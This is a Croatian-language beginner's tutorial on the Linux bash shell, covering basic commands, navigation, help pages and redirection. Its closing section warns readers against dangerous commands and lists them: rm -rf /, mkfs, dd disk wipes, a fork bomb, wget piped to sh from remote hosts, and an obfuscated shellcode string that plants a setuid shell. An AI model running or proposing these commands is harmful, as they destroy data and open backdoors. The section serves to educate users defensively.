



Linux terminal – upoznajte bash



Autor
Velimir Baksa aka Lutherus
u suradnji sa Linuxzasve.com & wiki.open.hr

Copyright i redistribucija

Ovaj tutorial je pisan s namjerom da postane koristan vodič korisnicima koji žele upoznati BASH ljsku i neke osnovne naredbe. Krenuo sam s pretpostavkom da čitatelj ne zna ništa o Linuxu i Linux naredbama, pa bi ovaj dokument trebao pružiti uvid u njih, tj. ukazati na sličnosti i razlike u odnosu na DOS naredbe.

U želji da ovaj vodič učinim dostupnim svim ljudima odlučio sam ga objaviti pod Free Documentation License. Imate moje dopuštenje da ga mijenjate i redistribuirate pod uvjetima koji su navedeni u GNU Free Documentation License. Za sva pitanja i prijedloge možete me kontaktirati na e-mail

lutherus@gmx.com

Ovaj dokument je nastao korištenjem slobodnog paketa uredskih alata pod imenom LibreOffice na slobodnom operacijskom sustavu Arch Linux.

Za detaljnije informacije o LibreOffice paketu posjetite stranicu <http://www.libreoffice.org/>

1.0. Što je to shell?

- Program koji interpretira naredbe
- omogućava korisniku izvršavanje naredbi bilo direktnim upisivanjem bilo pokretanjem istih iz tekstualne datoteke koju nazivamo shell skriptom
- shell nije operativni sustav, već način za komunikaciju s računalom

1.1. Što je BASH?

- BASH = Bourne Again Shell
- BASH je napisan kao slobodna zamjena za originalan Bourne Shell (/bin/sh) koji je napisao Steve Bourne za UNIX
- ima sve mogućnosti originalnog Bourne shella te neke nove koje omogućuju lakše programiranje i korištenje naredbenog retka
- obzirom da je free software, prihvaćen je kao nativna ljuska u većini Linux distribucija

1.2. Koliko je BASH drugačiji od DOS command prompta?

- Case Sensitive : u Linuxu su naredbe osjetljive na velika i mala slova, što znači da ukoliko se unese LS umjesto ls, dogodit će se greška
- \ i / : U DOS-u je znak / graničnik argumenata naredbe dok je \ separator direktorija. U Linuxu / je separator direktorija a \ je simbol za izlaz. Posebnim simbolima ćemo se pozabaviti kasnije.
- Imena datoteka : U DOS-u se koriste tzv. "eight dot three" imena, što znači da svaka datoteka smije sadržavati do 8 znakova nakon kojih slijedi . (točka) te naziv ekstenzije, npr. .exe ili .txt. U Linuxu je to drugačije - nema ekstenzija datoteka. Na kraj skripte možete a i ne morate staviti .sh ili .py

1.3. Posebni znakovi

Prije nego krenemo dublje u proučavanje BASH ljuske, potrebno je znati da postoje neki znakovi koje BASH interpretira kao naredbe. To znači da postoje znakovi:

- koje ne možete koristiti u nekim situacijama
- koji se koriste za određene operacije
- koje morate izbjegavati prilikom rada u shellu jer će rezultirati neželjenim ishodom

Znak	Opis
\	znak "bijega", izlaza; ako ga želite koristiti kao poseban znak prvo ga morate izbjeći. npr. touch /tmp/filename*
/	separator direktorija, koristi se za odvajanje dijelova putanje u nazivu npr. /home/username/Documents
.	trenutni direktorij; također se koristi za skrivanje datoteka i mapa ako se stavi na prvo mjesto u imenu
..	koristi se za vraćanje kroz direktorije
~	označava /home direktorij
*	označava 0 ili više znakova u imenu datoteke, a kad se koristi samostalno tada sve datoteke u direktoriju
?	predstavlja jedan znak u datotečnom imenu, npr shelltutorial?.txt može predstavljati shelltutorial1.txt ili shelltutorial2.txt, ali ne i shelltutorial12.txt
[]	koristi se sa prikaz niza vrijednosti, [0-9],[A-Z]
	koristi se za spajanje dviju naredbi
>	preusmjerava izlazni rezultat naredbe u novu datoteku; ako datoteka istog imena postoji pisat će preko nje. npr ls > mojedatoteke.txt
>>	preusmjerava izlazni rezultat naredbe na završetak postojeće datoteke npr. echo " <u>lutherus@gmx.com</u> " >> adresar.txt
;	odvajatelj naredbi; koristi se za izvršavanje više naredbi u istom redu cd /var/log ; less messages
&&	također odvajatelj naredbi, no sljedećoj naredbi dopušta da se izvrši samo ako je prethodna prošla bez grešaka cd /var/logs && less messages
&	izvršava naredbu u pozadini te odmah korisniku vraća shell find / -name core > /tmp/corefiles.txt &

1.4. Izvršavanje naredbi

Putanja naredbe

Većina naredbi je smještena u putanju shella (eng. path) što znači da je za njeno izvršenje potrebno upisati je u shell kako bi se ona i izvršila. Primjerice, kad upišemo ls pokrenut će se ls naredba. Putanja shella uključuje najčešće lokacije programa, /bin, /usr/bin, /usr/X11R6/bin i slično.

Za pokretanje programa koji nisu u putanji shella mora se unijeti i putanja do istog.

Npr. : /home/lutherus/scripts/inversematrix (putanja do moje skripte za računanje inverzne matrice koja se nalazi u mom direktoriju sa skriptama)

1.5. Sintaksa naredbe

Naredbe se mogu pokretati samostalno ili im se mogu dodati argumenti za izvršavanje dodatnih funkcija. Tipična sintaksa izgleda ovako: *naredba [-argument] [-argument] [--argument] [datoteka]*

Primjeri : ls - lista datoteke u trenutnom direktoriju

ls -l - lista datoteke u tzv. dugom formatu

ls -l --color - kao i prethodna samo ispisu dodaje boje :-)

2.0. Pomoć

Kada "zapnete" i trebate pomoć, ona je u Linuxu nekoliko pritisaka tipke udaljena od vas. Suprotno uvriježenom mišljenju, svi alati i sve naredbe ne samo u Linuxu već i u cijelom open source svijetu su vrlo dobro dokumentirani, često daleko više i kvalitetnije nego na MS Windowsima koji dokumentiraju samo popularne i često korištene naredbe. Za pristup pomoći i korisnim informacijama postoji više mogućnosti. Neke distribucije poput RedHata i OpenSuSE-a, pod uvjetom da imate instalirano grafičko okruženje, imaju GUI alate, odnosno specijalizirane preglednike za pristup informacijama. Također postoje i opcije u samom terminalu za dobivanje pomoći.

2.1. Korištenje naredbe –help

Većina naredbi ima jednostavne help prozore koji se mogu pozvati s dodatnim argumentima.

Ti argumenti su obično -h ili --help.

Npr. `grep –help`,

`smplayer -h`

2.2. Online priručnici

Najbolji izvor informacija za veći dio alata se može naći upravo u online priručnicima.

Općenito se nazivaju man stranice ili kraće samo man. Kako biste mogli pročitati priručnik upišite man te iza man ime naredbe ili programa oko kojeg trebate pomoć.

Npr. `man ls` – daje priručnik naredbe man

`man mplyer` – daje priručnik za program mplayer

Za traženje određene riječi unutar stranica manuala, potrebno je upisati željenu riječ. Za izlazak iz manuala potrebno je pritisnuti Q. Ponekad se ne možete sjetiti kako se neka naredba točno zove, no znate što radi? U tom slučaju također možete koristiti man. Ako želite promijeniti ovlasti nekoj datoteci, a trenutno se ne možete sjetiti imena naredbe za mijenjanje ovisnosti, to ime možete saznati ovako : *man -k permission*

Rezultat će biti sljedeći

```
~ > man -k permission
```

```
access (2)      - check real user's permissions for a file
```

```
acl_add_perm (3) - add a permission to an ACL permission set
```

```
acl_clear_perms (3) - clear all permissions from an ACL permission set
```

```
acl_delete_perm (3) - delete a permission from an ACL permission set
```

```
acl_from_mode (3) - create an ACL from file permission bits
```

```
acl_get_perm (3) - test for a permission in an ACL permission set
```

```
acl_get_permset (3) - retrieve the permission set from an ACL entry
```

```
acl_set_permset (3) - set the permission set in an ACL entry
```

```
chmod (2)      - change permissions of a file
```

eaccess (3) - check effective user's permissions for a file
euidaccess (3) - check effective user's permissions for a file
faccessat (2) - check user's permissions of a file relative to a directory file descriptor
faked (1) - daemon that remembers fake ownership/permissions of files manipulated by fakeroor processes.
fchmod (2) - change permissions of a file
fchmodat (2) - change permissions of a file relative to a directory file descriptor
filetest (3perl) - Perl pragma to control the filetest permission operators
ioperm (2) - set port input/output permissions
keyctl_setperm (3) - Change the permissions mask on a key
Tcl_Access (3) - check file permissions and other attributes
Tcl_Stat (3) - check file permissions and other attributes
XFree86VidModeGetPermissions (3) - Extension library for the XFree86-VidMode X extension
~ >

Ono što vama treba je *chmod (2)* - change permissions of a file i kao što vidite nalazi se na popisu ponuđenih naredbi s kratkim opisom.

2.3. Info stranice

Neki programi, posebno oni izdani od strane Free Software Foundationa, koriste info stranice kao glavni izvor dokumentacije. Info stranice su vrlo slične man stranicama, no umjesto ispisa u dugačkim tekstovima kao man, one se ispisuju u kratkim sekvencama s linkovima na druge informacije. Poziva ih se sa *info* ispred imena naredbe ili programa.

Npr. *info df* - poziva *info df* naredbe

Također postoji i LDP (Linux Documentation Project) koji ne samo da prikuplja sve info i man stranice, već se tamo nalaze i vrlo korisni HOWTO i miniHOWTO savjeti te zgodni mini tutoriali na koje se svakako isplati baciti oko.

3.0. Navigacija kroz Linuxov datotečni sustav

Linuxov datotečni sustav je sustav hijerarhije stabla direktorija i datoteka.

U podnožju se, kao u svakog stabla, nalazi korijen odnosno / direktorij (/ označava root (korijenski) direktorij). Dok MS Windows operativni sustav ima više korijenskih mapa (za svaki disk i particiju po jednu), Linux svaki disk montira iznad korijenske mape stvarajući tako strukturu stabla.

3.1. Tablica izgleda Linux datotečne hijerarhije

Direktorij	Opis
/	Bezimena baza datotečnog sustava. Svi diskovi, mape i uređaji su priključeni na korijen. Često se / krivo tumači kao "slash" direktorij no / je samo separator (odvajatelj) direktorija, a ne direktorij.
/bin	Datoteke bitnih naredbi na razini <i>single user moda</i> , za sve korisnike (npr. cat, ls, cp).
/boot	Datoteke potrebne za pokretanje sustava (npr. kernel, GRUB datoteke). Često i na zasebnoj particiji.
/dev	Datoteke koje predstavljaju fizičke ili virtualne uređaje (npr. diskovi, USB i drugi portovi).
/etc	Konfiguracijske datoteke sustava koje vrijede za cijeli sustav (ali ne i za korisničke programe i postavke koje su spremljene u korisničkom direktoriju (<i>/home/ime/</i>)).
/home	Korisnički home direktoriji (još i <i>Osobna mapa</i>) - sadrže korisničke privatne podatke i postavke. Često (i preporučeno) na posebnoj particiji, odvojenoj od sustava.
/lib	Bitne biblioteke za programe iz direktorija <i>/bin/</i> i <i>/sbin/</i> .
/proc	Virtualni datotečni sustav za prikaz rada kernela i procesa u obliku tekstualnih i sličnih datoteka.
/root	Home direktorij root korisnika. U pravilu se nalazi na istoj particiji gdje i cijeli sustav (sadržaj root direktorija).
/sbin	Bitni sistemski programi (npr., init, route, ifconfig, ...).
/tmp	Privremeni podaci, koji se obično ne čuvaju nakon ponovnog pokretanja računala.
/usr	Sekundarna hijerarhija za korisničke podatke; sadrži glavninu korisničkih alata i aplikacija.
/usr/bin	Manje bitne izvršne datoteke programa i naredbe (nepotrebne u tzv. <i>single user modu</i>); namijenjeno za sve korisnike.
/usr/include	Standardne <i>include</i> datoteke.
/usr/lib	Biblioteke programa iz <i>/usr/bin/</i> i <i>/usr/sbin/</i> .
/usr/local	Tercijalna hijerarhija za lokalne podatke. Strogo prema standardu,

	/usr/local/ služi za podatke koji moraju biti pohranjeni na lokalnom računalu (suprotno od /usr/, koji mogu biti montirani preko mreže.
/usr/sbin	Manje bitne sistemske datoteke (npr. demoni za različite servise).
/usr/share	Datoteke koje su neovisne o arhitekturi (dijeljene datoteke), npr. slike/ikone ili dokumentacija.
/usr/src	Datoteke izvornog koda (npr. kernelov izvorni kod).
/usr/X11R6	X Window System.
/var	Promjenjive datoteke kao što su logovi, spoolovi isl.

3.2. Naredbe za navigaciju kroz datotečni sustav

Prva stvar koju obično želite kad instalirate Linux i krenete učiti jest kretati se sustavom i vidjeti što se sve tamo nalazi. Sljedeće naredbe će vam pokazati kako se to radi, ali ne samo to, već će vam reći gdje se nalazite, odvesti vas negdje drugdje i pokazati što se tamo nalazi. Sljedeća tablica trebala bi opisati pwd, cd i ls naredbe te ih usporediti sa DOS naredbama iste namjene koje sigurno već znate.

Linux	DOS	Opis
pwd	cd	“Print Working Directory” prikazuje hijerarhiju direktorija u kojem se trenutno nalazimo
cd	cd, chdir	Vraća u /home direktorij
cd /mapa	cd mapa	Mijenja lokaciju u zadanu mapu
cd ~		~ označava /home direktorij
cd ..	cd ..	Vraća jedan direktorij unatrag
cd -		Vraća u prethodni direktorij
ls	dir /w	Ispisuje sve datoteke u trenutnom direktoriju
ls direktorij	dir direktorij	Ispisuje sve datoteke u zadanom direktoriju
ls -l	dir	Ispisuje datoteke u tzv. dugom formatu
ls -a	dir /a	Ispisuje sve datoteke uključujući skrivene
ls -ld /firektorij		Ispisuje detaljne informacije o zadanom direktoriju u tzv. dugom formatu

4.0. Spajanje i preusmjeravanje

Prije nego naučimo još neke korisne naredbe malo ćemo zastraniti i upoznati spajanje i preusmjeravanje naredbi i programa. Osnovna filozofija UNIX-a, a time i Linuxa, je imati mnoštvo malih alata koji izvrsno obavljaju određen posao. Kako je OS korisnikova odgovornost, omogućeno mu je spajanje i kombiniranje više naredbi i/ili programa kako bi povećao efikasnost svog rada.

4.1. Spajanje naredbi

Znak za spajanje je | (pipe character). Koristi se za spajanje dviju ili više naredbi u jednu.

Izlaz prve naredbe je spojen s početkom druge naredbe, a ukoliko se pojavi i treća naredba, izlaz druge se spaja sa njenim početkom itd. kao na primjer `ls -la /usr/bin | less`.

4.2. Preusmjeravanje izlaza u datoteke

Vrlo korisna stvar je mogućnost preusmjeravanja ishoda naredbe ili programa u datoteku.

Na primjer, želimo kreirati datoteku u kojoj su izlistane sve .flac datoteke iz određenog direktorija koristi ćemo znak > .

```
ls -l ~/Music/*.flac > katalog_glazbe.txt
```

Također, na kraj nastale datoteke katalog_glazbe.flac možemo dodati još malo stvari koristeći sličnu naredbu

```
ls -l /media/death_metal_vol5/*.flac >> katalog_glazbe.txt
```

5.0. Ostale naredbe

U ovom dijelu ćemo prikazati ostale naredbe koje mogu biti vrlo korisne u svakodnevnom radu s Linuxom. Obzirom da ovdje nije moguće pokriti opise svih naredbi, nemojte zaboraviti da uvijek možete koristiti man i info stranice :-).

5.1. Rad sa datotekama i direktorijima

Sljedeće naredbe se koriste za pronalaženje informacija o datotekama i direktorijima te manipulaciju njima na razne načine (kopiranje, micanje, brisanje,...)

Naredba	Opis
file	Saznajte kakva je datoteka, npr. file /bin/ls reći će van da je to Linux izvršna datoteka
cat	Ispisuje sadržaj tekstualne datoteke
head	Ispisuje prvih nekoliko redova tekstualne datoteke
tail	Ispisuje nekoliko zadnjih redova tekstualne datoteke
tail -f	Ispisuje nekoliko zadnjih redova datoteke te ih nadopunjuje kako datoteka raste. Vrlo korisno za čitanje log datoteka
cp	Kopira datoteke s jedne lokacije na drugu
mv	Miče datoteke na novu lokaciju
rm	Briše datoteke
mkdir	Stvara novi direktorij
rmdir	Briše direktorij

5.2. Pronalaženje raznih datoteka

Sljedeće naredbe se koriste za pronalaženje raznih datoteka. Naredba *ls* je odlična za pronalaženje datoteka ukoliko znate u kojem direktoriju se nalaze. Ove naredbe će vam sačuvati živce i vrijeme ako ste zaboravili gdje ste ih stavili.

Naredba	Opis
which	Prikazuje punu putanju naredbe u ljusci
whereis	Traženje lokacija relevantnih datoteka određenog programa
locate	Brz način za traženje datoteka bilo gdje u datotečnom sustavu
find	Koristi se za traženje datoteka pod danim uvjetima, npr. find . -name *py

5.3. Informacije o sustavu

Sljedeće naredbe su vrlo moćne i korisne. Omogućavaju nam pronalaženje informacija o našem sustavu.

Naredba	Objašnjenje naredbe
ps	Ispisuje trenutno aktivne procese
w	Pokazuje tko je logiran i što radi
id	Ispisuje vaš korisnički identitet i grupe u kojima se nalazite
df	Pokazuje koliko datotečni sustav zauzima prostora na disku
du	Pokazuje koliko trenutni direktorij zauzima prostora na disku
top	Prikazuje CPU procese u full-screen GUI-u, za izlaz pritisnuti Q
free	Prikazuje omjer slobodne i korištene radne memorije
cat /proc/cpuinfo	Prikazuje informacije o procesoru
cat /proc/meminfo	Prikazuje informacije o sistemskoj memoriji
uname -a	Detaljan prikaz informacija sustava (inačica kernela, tip računala,...)

5.4. Naredbe dobre za znati

Evo još nekih korisnih naredba koje je zgodno poznavati:

Naredba	Opis
clear	Čisti ekran
more	Ispisuje izlaz programa na ekran ls -la more
less	Poboljšana zamjena za naredbu more
grep	Traži uzorak datoteke ili izlaza programa, npr., da biste saznali koji TCP port koristi koju nfs uslugu: grep "nfs" /etc/services
lpr	Ispisuje izlaz programa; ls -la lpr
sort	Koristi se za sortiranje izlaza, npr. sort mp3files.txt
su	Koristi se za ulazak u root korisnički račun

5.5. Kratice koje olakšavaju život

Nakon dužeg korištenja basha cijenit ćete ove kratice:

Kratice	Opis
Strelice gore/dolje	Kretanje tekstom
history	Prikazuje cjelokupnu povijest
Tipka TAB	Vrlo je korisna. Unesite početak naredbe i pritisak na tab ju dovrši
!	Pokušajte utipkati ! i prvih nekoliko slova naredbe, npr. utipkajte find /usr/bin -type f -name m* i zatim !fi
CTRL+R	Pritisak na CTRL+R i unos dijela naredbe traži tu naredbu za vas.
Shift-PageUp and Page Down	Skrolajte naprijed-natrag kroz terminal

6.0. Opasne i maliciozne naredbe

Mnogi korisnici ne misle svojom glavom i odbijaju čitati man i info stranice, te naredbe u terminal unose copy/paste metodom, a te naredbe često pronalaze na Internetu po raznim blogovima i forumima.

To je vrlo glupo, nepromišljeno i neodgovorno. Među tim naredbama se mogu naći i one opasne koje će naštetiti vašem sustavu. U ovom dijelu vas želim upoznati s nekim takvim naredbama.

6.1. Naredbe koje će naštetiti vašem sustavu

Naredba	Opis
<code>sudo rm -rf /</code>	Zahtijeva administratorske ovlasti. Ova naredba će obrisati sve datoteke na vašem sustavu
<code>sudo rm -rf .</code>	Obrisat će direktorij u kojem se nalazite
<code>sudo rm -rf *</code>	Obrisat će sve datoteke direktorija u kojem se trenutno nalazite
<code>rm -rf *</code> ili <code>rm -rf *.*</code>	Briše sve datoteke direktorija bez administratorskih ovlasti
<code>rm -rf ~/ &</code>	Uništiti će vaš /home direktorij

6.2. Naredbe koje će obrisati vaš hard disk

Naredba	Opis
<code>sudo mkfs</code>	Formatira HDD

d.d. Naredbe mogu biti vrlo opasne, posebno kada ne znate što rade!!

`sudo dd if=/dev/zero of=/dev/hda` - najopasnija od svih. Radi 0 vašem disku

`sudo dd if=/dev/hda of=/dev/hdb`

`sudo dd if=something of=/dev/hda`

`sudo dd if=/dev/null of=/dev/sda bs=446 count=1` - briše MBR !!

Ove naredbe privlače pažnju i podižu radoznalost, no nemojte ih unositi u terminal i nemojte se igrati s njima!!!

Evo još nekoliko primjera opasnog koda koji treba izbjegavati i **ne unositi u terminal**.

```
:){:!&};:;  
i  
fork while fork
```

```
wget http://ceattingal.ac.in/malicious-script  
sh ./malicious-script
```

```
i  
wget http://ihrd.org/malicious-script -O- | sh
```

te također vrlo opasan kod

```
char esp[] __attribute__((section(".text")) /* e.s.p  
release */  
= "xebx3ex5bx31xc0x50x54x5ax83xecx64x68"  
"xffxffxffxffx68xdfxd0xdfxd9x68x8dx99"  
"xdfx81x68x8dx92xdfxd2x54x5exf7x16xf7"  
"x56x04xf7x56x08xf7x56x0cx83xc4x74x56"  
"x8dx73x08x56x53x54x59xb0x0bxcdx80x31"  
"xc0x40xebxf9xe8xbd\xff\xff\xff2fx62x69"  
"x6ex2fx73x68x00x2dx63x00"  
"cp -p /bin/sh /tmp/.beyond; chmod 4755  
/tmp/.beyond;"
```